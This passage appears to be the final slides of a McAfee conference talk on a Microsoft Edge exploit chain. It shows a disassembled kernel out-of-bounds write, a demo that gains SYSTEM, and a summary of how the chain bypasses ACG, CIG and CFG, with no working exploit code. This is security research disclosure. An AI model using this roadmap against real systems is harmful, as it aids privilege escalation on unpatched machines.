
```
                    mov     r8, rdi             ; Size
                    lea     rax, [rdi+rsi]
                    mov     rcx, cs:MmUserProbeAddress
                    cmp     rax, rsi
                    jb      short loc_1C00E8F09
                    cmp     rax, [rcx]
                    jbe     short loc_1C00E8F0F

loc_1C00E8F09:                                  ; CODE XREF: Re
                    mov     rax, [rcx]
                    mov     byte ptr [rax], 0

loc_1C00E8F0F:                                  ; CODE XREF: Re
                    lea     rcx, [rbx+8]        ; Dst
                    mov     rdx, rsi            ; Src
                    call    memmove
                    jmp     short loc_1C00E8F45
```

The size of copied data is huge(r8 = 0xffffffff), but the destination buffer is very small.

Achieve Kernel Escalation of Privilege - How to Exploit this OOB Write Vulnerability

- By leveraging kernel pool fengshui technique, we can convert this OOB vulnerability into a kernel AAW, and further into kernel EoP.
- Due to time constraints, we will present only a demonstration. The details will be discussed in the future.

Attack Demo



127.0.0.1
127.0.0.1:8080/exploit.html
Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe>whoami
nt authority\system

C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe>
```

This site says...

PWN!

A video of attack demo

Conclusion

Review the Steps of Edge Pwn

- Exploit CVE-2018-1025+CVE-2018-8179 to achieve AAR/AAW
- Use toolkit.js to bypass ACG/CIG
- Hijack a function pointer in CallAsmJSFunction to bypass CFG
- Exploit CVE-2018-8165 to achieve EoP

Food for Thought

- Edge browser exploitation is getting harder and harder. But exploitation may still be possible using high quality vulnerabilities.
- Microsoft’s security mitigation has significantly raised the bar for exploitation. However, the control flow enforcement still has room to improve.
- Kernel mitigation, such as GDI type isolation and win32k filter, makes kernel vulnerability exploitation more difficult. In the future, we have to find new objects to achieve data-only attack or fallback to the kernel ROP.

Q&A and Acknowledgement

- Send questions to jin_liu@mcafee.com, chong_xu@mcafee.com
- Special thanks to McAfee IPS Security Research Team

References

- https://www.zerodayinitiative.com/advisories/ZDI-18-612/
- https://www.zerodayinitiative.com/advisories/ZDI-18-571/
- https://www.zerodayinitiative.com/advisories/ZDI-18-572/
- https://github.com/mxatone/mitigation-bounty
- https://github.com/theori-io/pwnJS
- https://developer.mozilla.org/en-US/docs/Web/API/WebGL_API/Constants
- https://developer.mozilla.org/en-US/docs/Web/API/ImageData
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/d3dkmthk/ns-d3dkmthk-_d3dkmt_present
- https://cansecwest.com/slides/2018/Shellcodes%20are%20for%20the%2099%25%20-%20Bing%20Sun,%20Stanley%20Zhu,%20and%20Chong%20Xu,%20McAfee%20and%20Didi%20Chuxing.pdf

Thanks